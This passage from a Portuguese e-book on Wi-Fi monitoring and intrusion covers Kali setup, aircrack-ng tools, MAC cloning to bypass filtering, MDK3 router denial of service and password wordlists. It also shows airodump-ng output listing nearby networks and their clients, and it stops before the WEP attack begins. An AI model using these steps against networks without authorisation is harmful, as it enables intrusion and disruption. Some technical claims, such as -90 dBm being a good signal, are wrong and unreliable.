

**PARA QUEM QUER COMEÇAR A ENTENDER
SOBRE TRÁFEGO EM REDES WI-FI**



**MONITORAMENTO
E INVASÃO DE REDES
WI-FI**



Senha do

WIFI



1234567890

SUMÁRIO

04 / Quem sou eu

05 / Avisos

06 / Distros

10 / Visão geral


11 / Equipamentos

16 / Programas

19 / Ataques



QUEM SOU EU ?





Fernando Silva

Olá amigos, prazer sou o **Fernando Silva** tenho 29 anos, moro em SP e sou empreendedor e hacker. A primeira vez que utilizei o **Linux** foi em 2011(Ubuntu) desde então venho estudando esse sistema incrível que proporciona milhares de oportunidades no mercado de TI.

Hoje utilizo o perfil no **instagram (@linux.gnu)** para dar dicas sobre o **Linux** e **Hacking**, hoje esse perfil conta com mais de 50.000 seguidores, sendo um dos maiores se tratando desse segmento.

E-BOOKS ESCRITOS POR MIM.



ATENÇÃO



ATENÇÃO! Este e-book é protegido por direitos autorais e qualquer forma de **distribuição ou revenda sem a autorização expressa do detentor desses direitos** é uma **VIOLAÇÃO GRAVE DA LEI**. Se você tentar distribuir ou revender este e-book sem autorização, estará sujeito a PESADAS SANÇÕES LEGAIS. **Não arrisque sofrer** as consequências devastadoras de uma **ação judicial**.

Respeite os direitos autorais e a propriedade intelectual. Não tolere a pirataria digital.



HACKER ÉTICO

PASSO A PASSO

- ✓ DOMINE O LINUX
- ✓ COMO ENCONTRAR FALHAS
- ✓ HACKEANDO DO ZERO

- ✓ CRIE ROBÔS HACKING
- ✓ ACESSE REDES WI-FI
- ✓ TENHA O PODER DE ATAQUE

QUERO SABER MAIS !

ATENÇÃO


Você precisa **entender o básico de Linux** para que esse conteúdo seja praticado.

Esse conhecimento deve ser utilizado para melhorar a segurança de redes WI-FI, **pois ter alguém não autorizado acessando sua rede** é muito perigoso, uma pessoa em sua rede pode fazer um grande estrago, como capturar tudo o que você está acessando.

Você deve realizar os **testes de invasão em seu ambiente de estudos, em seu laboratório ou com as devidas autorizações do alvo**, caso ao contrário estará cometendo possíveis crimes.

O que você vai fazer com esses conhecimento é de total responsabilidade sua.

Esse material não está livre de possíveis erros de digitação, obrigado;




Distros "Hackers"

Distros que podem ser utilizada e **passo a passo com instalar o Kali Linux**




DITROS


As distros Linux mais utilizadas pelos hackers.



KALI



PARROT



BACKBOX




COMO INSTALAR KALI LINUX NA VM



PARTE 1

Baixe essa imagem, basta digitar no google kali linux download



PARTE 3

Você terá esse arquivo salvo em seu computador



PARTE 4

Selecione a opção importar dentro do virtualbox.

Importar Appliance Virtual


Appliance para importar

Especifique a origem de onde o appliance será importado. A origem pode ser um sistema de arquivos local para importar o arquivo OVF, ou um dos provedores de nuvem conectados para importar a VM.

Origem (S): Sistema de Arquivos Local

Selecione um arquivo de onde será importado o appliance virtual. O VirtualBox atualmente suporta importar appliances salvos no formato Open Virtualization Format (OVF). Para continuar, selecione o arquivo a importar da lista abaixo.

Arquivo (F): C:\Users\ferma\Downloads\kali-linux-2022.2-virtualbox-amd64.ovf\kali-linux-2022.2-virtualbox-amd64.ovf



PARTE 5

Selecione o arquivo OVA que você baixou e importe.

PARTE 6

Iniciar



PRONTO

LOGIN: **kali**

SENHA: **kali**



KALI LINUX **RODANDO NO PEN DRIVE**

Entre no site <https://www.kali.org/get-kali/#kali-platforms> e baixe essa versão.

The screenshot shows a section titled "Live Boot" with a yellow icon of a USB drive. Below the title, there is a bulleted list of pros and cons:

- ✓ Un-altered host system
- ✓ Direct access to hardware
- ✓ Customized Kali kernel
- ✗ Performance decrease when heavy I/O

Below the list, a text box states: "Quick and easy access to a full Kali install. Your Kali, always with you, without altering the host OS, plus allows you to benefit from hardware access."

[Você poderá rodar o kali em um Noteboot que possua uma **placa que suporta o modo monitoramento** conforme veremos adiante]

Para fazer um **pendrive bootável** você pode usar programas como o **YUMI** ou **RUFUS**.

- Feito o pendrive bootável
- Plugue em sua máquina
- Altere a ordem do boot
- PRONTO

PS: O kali Linux vai rodar direto do pendrive, isso não alterar o seu sistema operacional principal, eu mesmo uso o kali em um notebook que nem HD possui.



VISÃO GERAL

Instituições que cuidam dos padrões de redes WI-FI


IEEE (Instituto de engenheiros elétricos e eletrônicos): Fundado em 1884 para padronizar protocolos de telecomunicações. Responsável pelo protocolo de redes 802 (redes sem fio 802.11).

WI-FI Alliance: Fundada em 1999 é uma organização sem fins lucrativos que promove a tecnologia Wi-Fi e certifica que produtos que usam a tecnologia Wi-Fi estejam em conformidade com determinados padrões de interoperabilidade.

Nem todo dispositivo compatível com IEEE 802.11 é submetido à certificação da Wi-Fi Alliance, às vezes por causa dos custos associados ao processo de certificação. **A Wi-Fi Alliance possui a marca comercial Wi-Fi.** Os fabricantes podem usar a marca comercial para comercializar produtos certificados que foram testados quanto à interoperabilidade.

Frequências: As redes WI-FI podem operar em 2 frequências **2.4GHz** (Mais usado) ou **5GHz**.





Equipamentos físicos

Apresentando os equipamentos físicos e como eles funcionam.



EQUIPAMENTOS

CARACTERÍSTICAS DAS ANTENAS

Uma antena usa como medida o dBi quanto maior seu dBi maior seu alcance.

Por exemplo: 25dBi tem o alcance de 15KM.

Mas claro que isso depende de outras coisas como frequência, barreiras, montanhas, Interferências, chuvas, etc.

A onda eletromagnética enviada pelas antenas tem vários formatos, como horizontal, vertical, circular e helicoidal.

Direcional: Sinal em uma única direção, ângulo bem fechado.

- Parabólicas, Aberta ou Fechada (Menos ruídos vindo de trás)
- Espinha de peixe
- Helicoidais




Parabólicas

[Aberta ou Fechada]



Espinha de peixe



Helicoidais

Setorial ou Painel setorial: Uma única direção.

- Ângulo mais aberto
- Alcance maior



Setorial



Painel Setorial

Omnidirecional: Para todo os lados

- 360 graus
- Vertical
- Horizontal



Interna




Externa






Comprimento de onda





Frequência

Onda de alta frequência



Onda de baixa frequência



Faixa de frequência: 2.4GHz

Canais MHz

- [1] '2412'
- [2] '2417'
- [3] '2422'
- [4] '2427'
- [5] '2432'
- [6] '2437'
- [7] '2442'
- [8] '2447'
- [9] '2452'
- [10] '2457'
- [11] '2462'
- [12] '2467'
- [13] '2472'

Alguns **canais são menos utilizados (1, 6, 11) pelos "roteadores"** e por isso se tem uma performance melhor.
"Menos pessoas usando"

[O 5GHz

Possui mais canais]

Aparelhos que usam a frequência 2.4GHz




Micro-ondas

[O roteador perto desses aparelhos **sofre interferências** ou seja perde qualidade no sinal]



Telefone sem fio





Placas e Adaptadores

Você precisa de uma **placa** ou **adaptador** que suporta o modo monitor da interface de rede.

Usamos o modo monitor para monitorar as redes WI-FI que estão em nosso alcance, no processo de "hackear redes W-FI"

MODOS da Interface

IBSS: Independent Basic Service Set

Managed: Gerenciamento

Monitor: **Monitoramento**




[Caso queira **você pode alterar as antenas**, como visto acima]

Para verificar sua placa ou adaptador possui esses modos, pois nem todos possuem, de os seguintes comandos ...

iw dev: Verifica sua interface de rede e identificação.

iw phy#0 info: Informações, procure pela linha '*Supported Interface Modes*' vão aparecer os modos suportados.





Ferramentas Utilizadas

Apresentando as ferramentas, quando você vai fazer algum tipo de serviços **você utiliza diversas ferramentas, correto ?** então aqui é quase a mesma coisa, e eu vou te mostrar essas ferramentas "secretas" que você vai utilizar.



FERRAMENTAS

AIRCRACK-NG: É um conjunto completo de várias ferramentas para avaliar a seguranças de redes WI-FI.



[Quando você instala o pacote aircrack-ng essas outras ferramentas **já vem junto**, faz parte]


apt install aircrack-ng: Para instalar essa ferramenta, no KALI já vem instalada.

- **airmon-ng:** Ativa a interface em modo monitoramento
- **airodump-ng:** Monitora o tráfego das redes WI-FI
- **aireplay-ng:** Injeta pacotes no roteador (Ataque DOS)
- **aircrack-ng:** "Descobre" a senha

Cada uma dessa "Ferramentas" **tem seus comandos e opções** específicas.



MACCHANGER: É uma ferramenta para você ALTERAR o endereço MAC, você consegue fazer uma clonagem de um endereço MAC.



[O endereço MAC é único
todo dispositivo eletrônico
tem o seu]

Por exemplo: O endereço MAC XX:01 está autorizado a acessar a rede 'CASA1' **então você clona esse endereço MAC**, atribuindo esse endereço em sua interface de rede.



[O roteador pode ter um sistema de segurança que reconhece que está **ocorrendo um ataque e bloquear aquele endereço MAC**, como macchanger você consegue "ficar mudando seu endereço".]

MDK3: Sobrecarrega o ALVO com muitos dados inúteis, para que ocorra o travamento do roteador e sua reinicialização, basicamente **é um ataques DOS**.



WORDLIST: É um arquivo contendo "palavras chaves" ou seja um arquivo.txt contendo possíveis senhas.



105969
2525
123456
00001
56565
admin

[Você pode **baixar essas wordlists da internet**, essa contém as senhas mais comuns e previsíveis utilizadas]

SITES PARA BAIXAR WORDLISTS


<https://pastebin.com/>
<http://project-rainbowcrack.com/>
<https://crackstation.net/>

[É possível gerar sua própria wordlist utilizando programas]

O kali Linux já vem com algumas wordlists.

#ls -l /usr/share/wordlists/: Para visualizar as wordlists do kali





Tipos de Ataques


As espreita antes do ataque e como funciona cada tipo de ataque, passo a passo.



OS ATAQUES

MONITORAMENTO

Veja bem a imagem, com sua placa/adaptador WI-FI e uma antena você consegue "Monitorar o tráfego das redes" e visualizar os endereços MACs dos dispositivos conectados a esses pontos.



Para fazer isso, você primeiro precisa **ativar o MODO monitoramento** da sua interface de rede WI-FI.

airmon-ng check
airmon-ng check kill

[Para ver processos em execução que podem entrar em algum conflito]



iw dev: Verifica a identificação da sua interface (**phy#0**) de rede e outras informações como o nome (**wlan0**)

```
kali㉿kali: ~
File Actions Edit View Help
└─$ iw dev
phy#0
    Interface wlan0
        ifindex 3
        wdev 0x1
        addr 00:22:5f:91:c5:73
        type monitor
        channel 9 (2452 MHz), width: 20 MHz (no HT), center1: 2452 MH
        txpower 20.00 dBm
```

iw phy#0 info: Informações, procure pela linha '*Supported Interface Modes*' vão aparecer os modos suportados.

```
kali㉿kali: ~
File Actions Edit View Help
└─$ iw phy#0 info
Wiphy phy0
    wiphy index: 0
    max # scan SSIDs: 4
    max scan IEs length: 2285 bytes
    max # sched scan SSIDs: 0
    max # match sets: 0
    Retry short limit: 7
    Retry long limit: 7
    Coverage class: 0 (up to 0m)
    Device supports RSN-IBSS.
    Supported Ciphers:
        * WEP40 (00-0f-ac:1)
        * WEP104 (00-0f-ac:5)
        * TKIP (00-0f-ac:2)
        * CCMP-128 (00-0f-ac:4)
        * CCMP-256 (00-0f-ac:10)
        * GCMP-128 (00-0f-ac:8)
        * GCMP-256 (00-0f-ac:9)
    Available Antennas: TX 0 RX 0
    Supported interface modes:
        * IBSS
        * managed
        * monitor
```

airmon-ng start wlan0: Habilita o modo de monitoramento da interface.

```
kali㉿kali: ~
File Actions Edit View Help
└─$ sudo airmon-ng start wlan0
PHY      Interface      Driver      Chipset
phy0     wlan0          rtl818x_pci  Realtek Semiconductor Co., Ltd. RTL81
87SE (rev 22)                      (mac80211 monitor mode already enabled for [phy0]wlan0 on [ph
y0]wlan0)
```



airodump-ng wlan0: Visualiza o tráfego em redes wireless que esteja a seu alcance e **captura os pacotes**.

Veja bem a imagem abaixo, observe que temos diversas informações dividida em "2 seções", por exemplo vemos que o roteador **70:4F** está com **3 dispositivos conectados nele**, nesse momento.

```


kali@kali: ~
File Actions Edit View Help
CANAL
CH 8 ][ Elapsed: 12 s ][ 2022-11-01 02:57
BSSID      MACS PWR  Beacons #Data, #/s CH   MB   ENC CIPHER AUTH ESSID
C8:B3:73:52:C2:3A -1      0     0    0    4    -1          <length: 0>
70:4F:57:35:F3:5F -81     31    3    0    6   270    WPA2 CCMP  PSK  TP-Link_F360
00:E0:20:60:9B:81 -68     27    1    0    6   130    WPA2 CCMP  PSK  linux_Ext
34:DB:9C:EB:AD:71 -85      8    2    0    9   130    WPA2 CCMP  PSK  VIRUS_2G

BSSID      STATION MACS CONECTADOS PWR  Rate Lost  Frames Notes Probes
C8:B3:73:52:C2:3A 02:E0:20:00:9B:81 -68   0 - 1e  0    5
70:4F:57:35:F3:5F EE:0F:95:E4:B8:C4 -46   0 - 1  0    3
70:4F:57:35:F3:5F F8:4F:AD:20:13:E3 -62   0 - 1  0    7
70:4F:57:35:F3:5F 24:62:AB:22:20:8D -68   0 - 6  0    1
00:E0:20:60:9B:81 68:DB:F5:DC:67:93 -66   0 - 1  0   34
00:E0:20:60:9B:81 18:69:D8:5D:32:9E -70   0 - 1  2    2

1 PONTO DE      3 DISPOSITIVOS
ACESSO O        CONECTADOS
(MAC É O MESMO) (MACS DIFERENTES)

```

537 MB Vol...



【Está acontecendo exatamente o exemplo da imagem a esquerda. E na **parte de baixo** você consegue ver os MACs de quem está conectado nos roteadores】



EXPLICANDO DADOS

Preste bem atenção nas colunas do airodump-ng, tudo que ele está conseguindo "escutar".

BSSID: Endereços MACs do roteadores/pontos de acesso e clientes (dispositivos conectados).

PWD: Quanto maior esse número melhor está o SINAL, ou seja mais próximo do alvo -90 significa um bom sinal.

Beacons: São basicamente frames, cada ponto de acesso envia 10 beacons por segundo.

#Data: Número de frames de dados capturados. Para quebrar protocolos WEP capturar no mínimo 35.000 mil.

CH: Número do canal.

MB: Velocidade suportada pelo ponto de acesso.

ENC: Algoritmo de criptografia.

AUTH: Protocolo de autenticação.

ESSID: Nome da rede

STATION: Clientes dos roteadores/pontos de acesso, se estiver "not-associated" significa não está conectado com ninguém.

Probes: Rede que o cliente está tentando se conectar.



CAPTURANDO DADOS

Bom, você já aprendeu como visualizar todas as redes WI-FI que estão em seu alcance, e enxergar informações importantes, agora vou te mostrar como ATACAR um ALVO específico.

O protocolos WEP (procurar uma rede com esse protocolo) é fácil de ser quebrado e por isso não é mais utilizado, mas para fins didáticos vamos realizar os testes e os comandos.

